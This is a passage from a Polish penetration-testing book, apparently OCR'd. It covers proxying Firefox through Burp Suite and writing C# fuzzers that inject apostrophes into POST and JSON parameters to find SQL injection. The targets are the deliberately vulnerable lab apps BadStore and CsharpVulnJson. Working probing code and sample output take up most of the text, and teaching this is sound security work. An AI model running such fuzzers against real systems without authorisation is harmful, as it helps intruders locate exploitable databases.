
Pobierz serwer Burp Suite spod adresu *http://www.portswigger.net/* i zainstaluj go (Burp Suite jest publikowany jako archiwum Javy, w formacie pliku JAR, który można zapisać na pendrivie albo na innym przenośnym medium). Po pobraniu Burp Suite uruchom aplikację za pomocą Javy, używając poleceń z listingu 2.15.

Listing 2.15. Uruchamianie Burp Suite z wiersza polecenia

```
$ cd  ~/Downloads/
$ java  -jar burpsuite*.jar
```


Po uruchomieniu serwer proxy Burp Suite powinien nasłuchiwać na porcie 8080. Skonfiguruj przeglądarkę Firefox tak, by korzystała z serwera proxy Burp Suite. Można to zrobić w następujący sposób:

1. W przeglądarce Firefox wybierz *Opcje/Zaawansowane*.
   Powinno wyświetlić się okno dialogowe *Zaawansowane*.
2. Wybierz kartę *Sieć*, tak jak pokazano na rysunku 2.3.



Rysunek 2.3. Karta Sieć w ustawieniach Firefoksa

3. Kliknij *Ustawienia…*, aby otworzyć okno dialogowe *Ustawienia połączenia*, jak pokazano na rysunku 2.4.



Rysunek 2.4. Okno dialogowe Ustawienia połączenia


4. Wybierz opcję *Ręczna konfiguracja serwerów proxy*, a następnie wpisz `127.0.0.1` w polu *Serwer proxy HTTP* i `8080` w polu *Port*. Kliknij przycisk *OK*, aby zamknąć okno dialogowe *Ustawienia połączenia*.

Odtąd wszystkie żądania przesyłane przez Firefoksa będą przechodziły przez serwer Burp Suite. (Aby to sprawdzić, przejdź pod adres *http://google.com/*; powinieneś zobaczyć żądanie w okienku żądania Burp Suite, tak jak pokazano na rysunku 2.5).


Kliknięcie przycisku *Forward* w oknie Burp Suite powinno spowodować przekazanie żądania (w tym przypadku do serwisu Google) i zwrócenie odpowiedzi do przeglądarki Firefox.

Pisanie fuzzera żądania POST

Następnie napiszemy i przetestujemy fuzzer żądania `POST` przeciwko stronie *What's New* aplikacji BadStore (patrz rysunek 2.6). Przejdź do tej strony w przeglądarce Firefox i kliknij polecenie menu *What's New* po lewej stronie.



Rysunek 2.5. Serwer Burp Suite aktywnie przechwytuje żądania do witryny google.com z Firefoksa



Rysunek 2.6. Strona What's New aplikacji webowej BadStore

Przycisk u dołu strony służy do dodania zaznaczonych pozycji do koszyka. Z włączonym serwerem Burp Suite pomiędzy przeglądarką a serwerem BadStore wybierz kilka elementów za pomocą pól wyboru po prawej stronie, a następnie kliknij przycisk *Submit*, aby zainicjować żądanie HTTP w celu dodania towarów do koszyka. W wyniku przechwytywania żądania przez serwer Burp Suite powinieneś stworzyć żądanie podobne do pokazanego na listingu 2.16.

Listing 2.16. Żądanie HTTP POST z serwera Burp Suite

```
POST /cgi-bin/badstore.cgi?action=cartadd HTTP/1.1
Host: 192.168.1.75
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:20.0)
➥Gecko/20100101 Firefox/20.0 Accept: text/html,
➥application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.75/cgi-bin/badstore.cgi?action=whatsnew
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

cartitem=1000&cartitem=1003&Add+Items+to+Cart=Add+Items+to+Cart
```

Żądanie pokazane na listingu 2.16 jest typowym żądaniem `POST` z parametrami zakodowanymi w adresie URL (zestaw znaków specjalnych, z których niektóre to tzw. „znaki białe" — ang. *whitespace* — takie jak spacje i znaki przejścia do nowego wiersza). Zwróćmy uwagę, że w tym żądaniu użyto znaków plusa (+) zamiast spacji. Zapisz to żądanie do pliku tekstowego. Użyjemy go później do systematycznego fuzzowania parametrów przesyłanych w żądaniu HTTP `POST`.

UWAGA *Parametry w żądaniu HTTP `POST` są zawarte w ostatnim wierszu żądania, który definiuje przesyłane dane w formacie klucz-wartość (niektóre żądania `POST` służą do przesyłania wieloczęściowych formularzy lub innych egzotycznych typów danych, ale ogólna zasada pozostaje taka sama).*

Zwróćmy uwagę w tym żądaniu, że do koszyka dodajemy elementy o identyfikatorach 1000 i 1003. Spójrzmy teraz na okno Firefox. Łatwo zauważyć, że liczby te odnoszą się do kolumny `ItemNum`. Przesyłamy parametr razem z tymi identyfikatorami, co ogólnie informuje aplikację, co należy zrobić z danymi, które wysyłamy (dokładniej, dodajemy te pozycje do koszyka). Jak można zobaczyć, na iniekcję SQL mogą być podatne jedynie dwa parametry `cartitem`, ponieważ serwer będzie je interpretował.

Rozpoczyna się fuzzing

Zanim zaczniemy fuzzowanie parametrów żądania `POST`, musimy skonfigurować dane tak, jak pokazano na listingu 2.17.

Listing 2.17. Metoda Main() czytająca żądania POST i zapisująca nagłówek Host

```
public static void Main(string[] args)
{
    string[] requestLines = ❶File.ReadAllLines(args[0]);
    ❷string[] parms = requestLines[requestLines.Length - 1].Split('&');

    ❸string host = string.Empty;
    StringBuilder requestBuilder = new ❹StringBuilder();

    foreach (string ln in requestLines)
    {
        if (ln.StartsWith("Host:"))
            host = ln.Split(' ')[1].❺Replace("\r", string.Empty);
        requestBuilder.Append(ln + "\n");
    }

    string request = requestBuilder.ToString() + "\r\n";
    Console.WriteLine(request);
}
```

Czytamy żądanie z pliku i za pomocą wywołania `File.ReadAllLines()` ❶ przekazujemy do tej metody pierwszy argument aplikacji fuzzera. Użyliśmy metody `ReadAllLines()` zamiast `ReadAllText()` ze względu na konieczność podzielenia żądania w celu uzyskania z niego informacji przed fuzzowaniem (dokładniej nagłówka `Host`). Po przeczytaniu żądania wiersz po wierszu do tablicy ciągów znaków i pobraniu parametrów z ostatniego wiersza pliku ❷ deklarujemy dwie zmienne.

W zmiennej `host` ❸ przechowujemy adres IP hosta, do którego wysyłamy żądanie. Poniżej zadeklarowano obiekt `System.Text.StringBuilder` ❹, który wykorzystamy do utworzenia pełnego żądania jako pojedynczego ciągu znaków.

UWAGA *Używamy obiektu `StringBuilder`, ponieważ gwarantuje on większą wydajność w porównaniu z operatorem `+=`, używanym z podstawowym typem `string` (za każdym razem, gdy używamy operatora `+=`, tworzymy w pamięci nowy obiekt `string`). Przy takim małym pliku nie zauważymy różnicy, ale będzie ona widoczna w przypadku obsługi wielu ciągów znaków w pamięci. Użycie obiektu `StringBuilder` tworzy tylko jeden obiekt w pamięci, co powoduje znacznie mniejsze obciążenie pamięci.*

Następnie przetwarzamy w pętli wszystkie wiersze żądania, które wcześniej zostało odczytane. Sprawdzamy, czy wiersz zaczyna się od `"Host:"`, a jeśli tak jest, to przypisujemy drugą część ciągu hosta do zmiennej `host` (to powinien być adres IP). Następnie wywołujemy na ciągu znaków metodę `Replace()` ❺, aby usunąć ewentualne końcowe znaki `\r`, które mogły pozostać w niektórych wersjach Mono (ponieważ adres IP nie zawiera końcowych znaków `\r`). Na koniec dołączamy wiersz z `\r\n` do obiektu `StringBuilder`. Po zbudowaniu pełnego żądania

przypisujemy go do nowej zmiennej typu `string` o nazwie `request` (w przypadku HTTP żądanie musi kończyć się symbolem `\r\n`; w przeciwnym razie serwer nie prześle odpowiedzi).

Fuzzowanie parametrów

Teraz, gdy mamy pełne żądanie do wysyłania, musimy przetworzyć je w pętli i podjąć próbę fuzzowania parametrów pod kątem wrażliwości na iniekcje SQL. Wewnątrz tej pętli korzystamy z klas `System.Net.Sockets.Socket` i `System.Net.IPEndPoint`. Ponieważ mamy kompletne żądanie HTTP jako ciąg znaków, możemy użyć prostego gniazda do komunikacji z serwerem, zamiast korzystać z bibliotek HTTP w celu utworzenia żądania. Teraz mamy wszystko, czego potrzebujemy do fuzzowania serwera w sposób pokazany na listingu 2.18.

Listing 2.18. Dodatkowy kod wprowadzony do metody Main() w celu fuzzowania parametrów POST

```
IPEndPoint rhost = ❶ new IPEndPoint(IPAddress.Parse(host), 80);
foreach (string parm in parms)
{
    using (Socket sock = new ❷Socket(AddressFamily.InterNetwork,
    ↪SocketType.Stream, ProtocolType.Tcp))
    {
        sock.❸Connect(rhost);

        string val = parm.❹Split('=')[1];
        string req = request.❺Replace("=" + val, "=" + val + "'");

        byte[] reqBytes = ❻Encoding.ASCII.GetBytes(req);
        sock.❼Send(reqBytes);

        byte[] buf = new byte[sock.ReceiveBufferSize];

        sock.❽Receive(buf);
        string response = ❾Encoding.ASCII.GetString(buf);
        if (response.Contains("error in your SQL syntax"))
            Console.WriteLine("Parametr " + parm + " wygląda na wrażliwy");
             Console.Write(" na iniekcję SQL z wartością: " + val + "'");
    }
}
```

W kodzie z listingu 2.18 tworzymy nowy obiekt `IPEndPoint` ❶ poprzez przekazanie nowego obiektu `IPAddress` zwróconego przez wywołanie `IPAddress.Parse(host)` i portu, który wykorzystamy do połączenia z adresem IP (80). Teraz możemy przetwarzać w pętli parametry, które wcześniej zostały pobrane ze zmiennej `requestLines`. W każdej iteracji musimy stworzyć nowe połączenie `Socket` ❷ oraz używamy wywołania `AddressFamily.InterNetwork` w celu poinformowania gniazda, że mamy do czynienia z IPv4 (wersja 4 protokołu Internet Protocol,

w przeciwieństwie do IPv6). Używamy też `SocketType.Stream`, by poinformować gniazdo, że jest ono strumieniowe (z obsługą stanów — ang. *stateful*, dwukierunkowe i wiarygodne).

Używamy również argumentu `ProtocolType.Tcp`, żeby poinformować gniazdo, że używamy protokołu TCP.

Po utworzeniu egzemplarza obiektu możemy wywołać na nim metodę `Connect()` ❸ i przekazać w roli argumentu obiekt `rhost` typu `IPEndPoint`. Po podłączeniu do zdalnego hosta na porcie 80 możemy rozpocząć fuzzowanie parametru. Dzielimy parametr z pętli `foreach` na znaku równości (`=`) ❹ i wyodrębniamy wartość tego parametru za pomocą wartości spod drugiego indeksu tablicy (uzyskanego w wyniku wywołania metody). Następnie wywołujemy na ciągu żądania metodę `Replace()` ❺ w celu zastąpienia wartości pierwotnej wartością skażoną. Na przykład, jeśli nasza wartość w ciągu parametrów `'blah=foo&blergh=bar'` to `foo`, to zastępujemy słowo `foo` słowem `foo'` (zwróćmy uwagę na apostrof na końcu).

Następnie przy użyciu wywołania `Encoding.ASCII.GetBytes()` ❻ pobieramy tablicę bajtów reprezentujących ciąg i przesyłamy przez gniazdo ❼ do portu serwera podanego w konstruktorze obiektu `IPEndPoint`.

Jest to równoważne przesłaniu żądania z przeglądarki WWW do adresu URL podanego w pasku adresu.

Po wysłaniu żądania tworzymy tablicę bajtów o rozmiarze równym rozmiarowi otrzymanej odpowiedzi i wypełniamy ją odpowiedzią z serwera za pomocą metody `Receive()` ❽. Do uzyskania ciągu reprezentowanego przez tablicę bajtów używamy wywołania `Encoding.ASCII.GetString()` ❾. Następnie możemy sparsować odpowiedź otrzymaną z serwera.

Odpowiedź z serwera testujemy poprzez sprawdzenie, czy w danych odpowiedzi jest komunikat o błędzie SQL, którego oczekujemy.

Fuzzer powinien wyświetlać wszystkie parametry, które powodują błędy SQL, jak pokazano na listingu 2.19.

Listing 2.19. Wynik działania fuzzera POST na żądaniu

```
$ mono   POST_fuzzer.exe   /tmp/request
Parametr cartitem = 1000 wygląda na wrażliwy na iniekcję SQL
↪z wartością: 1000'
Parametr cartitem = 1003 wygląda na wrażliwy na iniekcję SQL
↪z wartością: 1003'
$
```

Jak widać w wyniku działania fuzzera, parametr HTTP `cartitem` wygląda na wrażliwy na iniekcję SQL. Gdy wstawimy apostrof do bieżącej wartości parametru HTTP, w odpowiedzi uzyskujemy błąd SQL, co oznacza, że prawdopodobieństwo zagrożenia atakami iniekcji SQL jest bardzo duże.

Fuzzowanie danych w formacie JSON

Inżynierowie zajmujący się testami penetracyjnymi z pewnością spotkają się z usługami sieciowymi, które akceptują dane wejściowe serializowane w postaci **JSON** (ang. *JavaScript Object Notation*). Aby pomóc czytelnikom nauczyć się fuzzowania żądań HTTP JSON, napisałem niewielką aplikację webową o nazwie *CsharpVulnJson*, która pobiera dane w formacie JSON i używa informacji zapisanych w tych danych do utrwalania i wyszukiwania danych związanych z użytkownikami. Aby usługa sieciowa działała „po wyjęciu z pudełka", stworzyłem niewielką maszynę wirtualną, która jest dostępna w witrynie VulnHub (*http://www.vulnhub.com/*).

Konfigurowanie wrażliwego urządzenia

Aplikacja *CsharpVulnJson* jest dostarczana jako plik OVA — kompletne archiwum maszyny wirtualnej, które można bez trudu zaimportować do wybranego pakietu wirtualizacji. W większości przypadków dwukrotne kliknięcie pliku OVA powoduje uruchomienie oprogramowania wirtualizacji w celu automatycznego zaimportowania urządzenia.


Przechwytywanie wrażliwych żądań JSON

Po uruchomieniu aplikacji *CsharpVulnJson* skieruj przeglądarkę Firefox do portu 80 na maszynie wirtualnej. Powinieneś zobaczyć interfejs zarządzania użytkownikami podobny do tego, który pokazano na rysunku 2.7. Tutaj skoncentrujemy się na tworzeniu użytkowników za pomocą przycisku *Create User* oraz żądania HTTP tworzonego w wyniku kliknięcia tego przycisku podczas tworzenia użytkownika.

Zakładając, że Firefox nadal jest skonfigurowany do przetwarzania żądań przez serwer HTTP proxy Burp Suite, wypełnij pola danych użytkownika i kliknij przycisk *Create User*. Spowoduje to stworzenie w okienku żądania Burp Suite żądania HTTP z informacjami o użytkowniku wewnątrz skrótu danych w formacie JSON, tak jak pokazano na listingu 2.20.

Listing 2.20. Żądanie utworzenia użytkownika z danymi JSON zawierającymi informacje o użytkowniku do zapisania w bazie danych

```
POST /Vulnerable.ashx HTTP/1.1
Host: 192.168.1.56
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:26.0)
↪Gecko/20100101 Firefox/26.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Referer: http://192.168.1.56/
Content-Length: 190
Cookie: ASP.NET_SessionId=5D14CBC0D339F3F054674D8B
Connection: keep-alive Pragma: no-cache
Cache-Control: no-cache
```



Rysunek 2.7. Aplikacja CsharpVulnJson otwarta w przeglądarce Firefox

```
{"Nazwa użytkownika": "whatthebobby", "hasło": "propane1", "wiek": 42,
↪"wiersz1": "123 Main St", "wiersz2": "","miasto": "Arlen", "stan":
↪"TX", "zip": 78727, "pierwszy": "Hanka", "środkowy": "","ostatni":
↪"Hill", "Metoda": "Tworzenie"}
```

Teraz kliknij prawym przyciskiem myszy w okienku żądania i wybierz *Copy to File*. Na pytanie o lokalizację zapisu żądania HTTP na komputerze wskaż miejsce i zapamiętaj, gdzie zapisano żądanie, ponieważ trzeba będzie przekazać ścieżkę do fuzzera.

Tworzenie fuzzera JSON

Aby fuzzować takie żądanie HTTP, trzeba oddzielić dane w formacie JSON od pozostałej części żądania. Następnie musimy iterować po wszystkich parach klucz-wartość wewnątrz danych w formacie JSON i modyfikować wartość, próbując wywołać błąd serwera WWW.

Czytanie pliku żądania

Aby utworzyć fuzzer żądania HTTP w formacie JSON, zaczynamy od znanego, dobrego żądania HTTP (żądanie *Create User*). Za pomocą wcześniej zapisanego żądania HTTP możemy wczytać żądanie i rozpocząć proces fuzzowania, tak jak pokazano na listingu 2.21.

Listing 2.21. Metoda Main, która inicjuje fuzzowanie parametru JSON

```
public static void Main(string[] args)
{
    string url = ❶args[0];
    string requestFile = ❷args[1];
    string[] request = null;

    using (StreamReader rdr = ❸new
StreamReader(File.❹OpenRead(requestFile)))
        request  = rdr.❺ReadToEnd().❻Split('\n');

    string json = ❼request[request.Length - 1];
    JObject obj = ❽JObject.Parse(json);

    Console.WriteLine ("Fuzzowanie żądań POST do adresu URL" + url);
    ❾IterateAndFuzz(url, obj);
}
```

Pierwszą rzeczą, jaką musimy zrobić, jest zapisanie pierwszego ❶ i drugiego ❷ argumentu przekazanych do fuzzera w dwóch zmiennych (odpowiednio `url` i `requestFile`). Deklarujemy również tablicę ciągów znaków, do której zostaną przypisane dane w żądaniu HTTP po przeczytaniu żądania z systemu plików.

W kontekście instrukcji `using` otwieramy plik żądania do odczytu za pomocą wywołania `File.OpenRead()` ❹ i przekazujemy zwrócony strumień pliku do konstruktora obiektu `StreamReader` ❸. Po utworzeniu nowego egzemplarza klasy `StreamReader` możemy odczytać wszystkie dane z pliku za pomocą metody `Read ↪ToEnd()` ❺. Poza tym dzielimy dane w pliku żądania, za pomocą metody `Split()` ❻ przekazując do metody symbol nowego wiersza jako separator podziału żądania. Zgodnie z zasadami obowiązującymi dla protokołu HTTP, do oddzielenia nagłówków od danych wysyłanych w żądaniu są używane znaki przejścia do nowego wiersza (dokładniej symbole powrotu karetki i wysuwu wiersza). Tablica ciągów znaków zwrócona wcześniej przez metodę `Split()` jest przypisywana zadeklarowanej wcześniej zmiennej `request`.

Po przeczytaniu i podzieleniu pliku żądania możemy pobrać potrzebne dane JSON do sfuzzowania i rozpocząć iterowanie po parach klucz-wartość w formacie JSON w celu wyszukania wektorów iniekcji SQL.

Dane JSON, które nas interesują, znajdują się w ostatnim wierszu żądania HTTP, który jest jednocześnie ostatnim elementem w tablicy `request`. Ponieważ pierwszy element w tablicy ma indeks `0`, to możemy odjąć 1 od długości tablicy `request`, wykorzystać obliczoną wartość do pobrania ostatniego elementu z tablicy i przypisać wartość do ciągu `json` ❼.

Po oddzieleniu danych w formacie JSON z żądania HTTP możemy sparsować ciąg `json` i utworzyć obiekt `JObject`, po którym możemy programowo iterować za pomocą metody `JObject.Parse()` ❽. Klasa `JObject` należy do biblioteki *Json.NET*, która jest dostępna za darmo za pośrednictwem Menedżera pakietów

NuGet lub pod adresem *http://www.newtonsoft.com/json/*. Będziemy używać tej biblioteki w przykładach w całej książce.

Po utworzeniu nowego egzemplarza klasy `JObject` wyświetlamy wiersz statusu, aby poinformować użytkownika, że fuzzujemy żądanie `POST` do podanego adresu URL. Na koniec przekazujemy do metody `IterateAndFuzz()` ❾ obiekt `JObject` i adres URL w celu wykonania żądań HTTP `POST` oraz przetwarzania formatu JSON i fuzzowania aplikacji webowej.

Iterowanie po kluczach i wartościach JSON

Teraz możemy rozpocząć iterowanie po wszystkich parach klucz-wartość wewnątrz formatu JSON i konfigurować poszczególne pary w celu testowania pod kątem istnienia możliwych wektorów iniekcji SQL. Sposób, w jaki należy to zrobić za pomocą metody `IterateAndFuzz()`, pokazano na listingu 2.22.

Listing 2.22. Metoda IterateAndFuzz(), wyznaczająca pary klucz-wartość w formacie JSON do fuzzowania

```
private static void IterateAndFuzz(string url, JObject obj)
{
    foreach (var pair in (JObject)❶obj.DeepClone())
    {
        if (pair.Value.Type == ❷JTokenType.String || pair.Value.
        ↪Type ==  ❸JTokenType.Integer)
        {
            Console.WriteLine ("Fuzzowanie klucza: " + pair.Key);

            if (pair.Value.Type == JTokenType.Integer)
            ❹Console.WriteLine("Konwersja typu int na string
            ↪w celu fuzzowania");

            JToken oldVal = ❺pair.Value;
            obj[pair.Key] = ❻pair.Value.ToString() + "'";

            if (❼Fuzz(url, obj.Root))
                Console.WriteLine ("Wektor iniekcji SQL: " + pair.Key);
            else
               Console.WriteLine (pair.Key + " nie wygląda na wrażliwy.");

        ❽obj[pair.Key] = oldVal;
        }
    }
}
```

Metoda `IterateAndFuzz()` zaczyna się od przetwarzania w pętli `foreach` par klucz-wartość zapisanych w obiekcie `JObject`. Ponieważ będziemy zmieniać wartości w ciągu JSON poprzez wstawianie do nich apostrofów, wywołujemy metodę `DeepClone()` ❶ tak, aby uzyskać oddzielny obiekt, który jest identyczny z obiektem

pierwotnym. To pozwala na iterowanie po jednej kopii pary JSON klucz-wartość w tym samym czasie, w którym drugą modyfikujemy (trzeba stworzyć kopię, ponieważ w pętli `foreach` nie można zmieniać obiektu, po którym iterujemy).

Wewnątrz pętli `foreach` testujemy, czy wartość w bieżącej parze klucz-wartość pary jest typu `JTokenType.String` ❷, czy `JTokenType.Integer` ❸, i kontynuujemy fuzzowanie tej wartości, jeśli wartość jest typu `string` lub `integer`. Po wyświetleniu komunikatu ❹ informującego użytkownika, który klucz jest fuzzowany, sprawdzamy, czy wartość jest liczbą całkowitą, aby powiadomić użytkownika, że istnieje możliwość konwersji wartości z formatu liczby całkowitej na ciąg znaków.

UWAGA *Ze względu na to, że liczby w formacie JSON są pisane bez cudzysłowów i muszą być liczbami całkowitymi lub zmiennoprzecinkowymi, wstawienie wartości z apostrofem spowoduje wyjątek parsowania. Dla wielu aplikacji webowych ze słabą kontrolą typów napisanych w Ruby on Rails lub Pythonie nie ma znaczenia to, czy zmienił się typ wartości JSON, natomiast aplikacje webowe napisane w językach silnie typowanych, takich jak Java lub C#, mogą działać inaczej, niż oczekiwano. Dla aplikacji webowej* CsharpVulnJson *nie ma znaczenia, czy typ został celowo zmieniony.*

Następnie zapisujemy poprzednią wartość w zmiennej `oldVal` ❺, aby można ją było zastąpić po sfuzzowaniu bieżącej pary klucz-wartość. Po zapisaniu starej wartości ponawiamy przypisanie do bieżącej wartości ❻ wartości oryginalnej, ale z apostrofem dołączonym na końcu. Jeśli w tej postaci zostanie ona umieszczona w kwerendzie SQL, powinno to spowodować wyjątek parsowania.

Aby stwierdzić, czy zmodyfikowana wartość spowoduje błąd w aplikacji webowej, przekazujemy zmodyfikowane dane JSON i adres URL, gdzie należy je przesłać do metody `Fuzz()` ❼ (opisanej dalej). Metoda ta zwraca wartość logiczną `Boolean`, która mówi o tym, czy wartość JSON może być wrażliwa na iniekcję SQL. Jeśli metoda `Fuzz()` zwróci `true`, to informujemy użytkownika, że wartość może być wrażliwa na iniekcję SQL. Jeśli zwróci `false`, to możemy poinformować użytkownika, że klucz nie wydaje się zagrożony.

Po ustaleniu, czy wartość jest wrażliwa na iniekcję SQL, zastępujemy zmodyfikowaną wartość JSON wartością pierwotną ❽ i przechodzimy do następnej pary klucz-wartość.

Fuzzowanie z żądaniem HTTP

Na koniec musimy utworzyć właściwe żądania HTTP ze skażonymi wartościami JSON i odczytać odpowiedź z serwera w celu ustalenia, czy wartość jest wrażliwa na iniekcję. Na listingu 2.23 pokazano, jak metoda `Fuzz()` tworzy żądanie HTTP i sprawdza odpowiedź na określone ciągi znaków w celu ustalenia, czy wartość JSON jest wrażliwa na iniekcję SQL.

Listing 2.23. Metoda Fuzz(), która realizuje właściwą komunikację z serwerem

```
private static bool Fuzz(string url, JToken obj)
{
    byte[] data  = System.Text.Encoding.ASCII.
    ↪❶GetBytes(obj.❷ToString());

    HttpWebRequest req = (HttpWebRequest)❸WebRequest.Create(url);
    req.Method = "POST";
    req.ContentLength = data.Length;
    req.ContentType = "application/javascript";

    using (Stream stream = req.❹GetRequestStream())
        stream.❺Write(data,  0, data.Length);

    try
    {
        req.❻GetResponse();
    }
    catch (WebException e)
    {
        string resp = string.Empty;
        using (StreamReader r = new StreamReader
        ↪(e.Response.❼GetResponseStream()))
            resp = r.❽ReadToEnd();

        return (resp.❾Contains("syntax error") || resp.
        ↪❿Contains("unterminated"));
    }

    return false;
}
```

